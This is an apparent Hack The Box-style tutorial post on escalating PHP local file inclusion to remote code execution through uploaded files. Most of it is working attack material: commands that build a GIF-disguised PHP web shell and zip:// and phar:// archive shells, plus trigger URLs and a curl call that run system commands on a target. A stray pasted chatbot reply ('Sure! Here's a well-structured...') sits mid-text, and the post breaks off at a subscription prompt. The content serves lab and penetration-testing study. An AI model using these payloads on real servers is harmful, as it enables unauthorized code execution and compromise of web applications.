Image uploads are widely regarded as relatively safe if the upload function is well-coded. But: in this case, it's not the file upload that's vulnerable but the file inclusion functionality.
echo 'GIF8<?php system($_GET["0"]); ?>' > shell.gif
This includes gif magic bytes at the beginning of the file content - in case the upload form checks for both extension and content type.
HTB mentions it's using GIFs as it's magic bytes are ASCII characters and thereby easily typed, other extensions would require URL encoding. Still, this attack would work with any allowed image or file type.
If we don't have some path as <img src="/profile_images/shell.gif" class="profile-image" id="profile-image">, we need to fuzz for an uploads directory and then for our uploaded file.
The path might need a ../ in case of a prefix directory.With such a path, we can:
http://<SERVER_IP>:<PORT>/index.php?language=./profile_images/shell.gif&0=id
Zip Upload
THe above technique is very reliable and should work in most cases and most web frameworks - yet there are a couple of other, PHP-only, techniques with PHP wrappers to achieve the same.
Here, we'll utilize the zip wrapper to execute PHP code. This wrapper is not enabled by default, this might not always work!
echo '<?php system($_GET["0"]); ?>' > shell.php && zip shell.jpg shell.php
We named our zip archive shell.jpg... yet still, some upload forms may detect our file as a zip archive through content-type tests and disallow it's upload - This has a higher change of working if .zip-upload is allowed.
After upload,we can e.g.:
http://<SERVER_IP>:<PORT>/index.php?language=zip://./profile_images/shell.jpg%23shell.php&0=id
Phar Upload
The phar:// wrapper can achieve a similar result, although here a bit more code is needed. Sure! Here's a well-structured and concise explanation of the Phar Upload technique for LFI to RCE, with clear formatting, comments, and helpful context.
How it works
- PHP allows treating certain file types (like
.phar) as archives, which can embed other files and be read using stream wrappers likephar://. - Even if the file is renamed (e.g. to
shell.jpg),phar://still parses it as a Phar archive — not by extension, but by internal structure. - If LFI exists and allows inclusion via
phar://, we can inject PHP code into a subfile inside the Phar, and then execute it.
Step-by-Step: Create a Malicious .phar Archive
Create a file shell.php with the following code:
<?php
$phar = new Phar('shell.phar'); // Create a new Phar archive
$phar->startBuffering();
$phar->addFromString('shell.txt', '<?php system($_GET["cmd"]); ?>'); // Inject web shell
$phar->setStub('<?php __HALT_COMPILER(); ?>'); // Minimal valid stub
$phar->stopBuffering();
?>
💡 The shell is stored inside the Phar as shell.txt.Compile the .phar and Rename It
php --define phar.readonly=0 shell.php && mv shell.phar shell.jpg
This disables thephar.readonlysetting temporarily and creates a valid Phar archive renamed asshell.jpg.
Upload the File to the Target
Upload shell.jpg through the application’s file upload feature (e.g. as a profile picture).
Assume the uploaded file gets stored at:
/var/www/html/profile_images/shell.jpg
Exploit the LFI with the phar:// wrapper
Trigger the LFI vulnerability with this payload:
http://<SERVER_IP>:<PORT>/index.php?language=phar://./profile_images/shell.jpg%2Fshell.txt&cmd=id
Breakdown:
phar://→ tells PHP to interpret the file as a Phar archiveshell.jpg/shell.txt→ loads the embedded web shellcmd=id→ passes the command to be executed
This executes system($_GET["cmd"]) from inside the .phar archive.
curl "http://127.0.0.1/index.php?language=phar://./uploads/shell.jpg%2Fshell.txt&cmd=whoami"
When to Use Phar or Zip Wrappers?
Use phar:// or zip:// if:
Subscribe to continue reading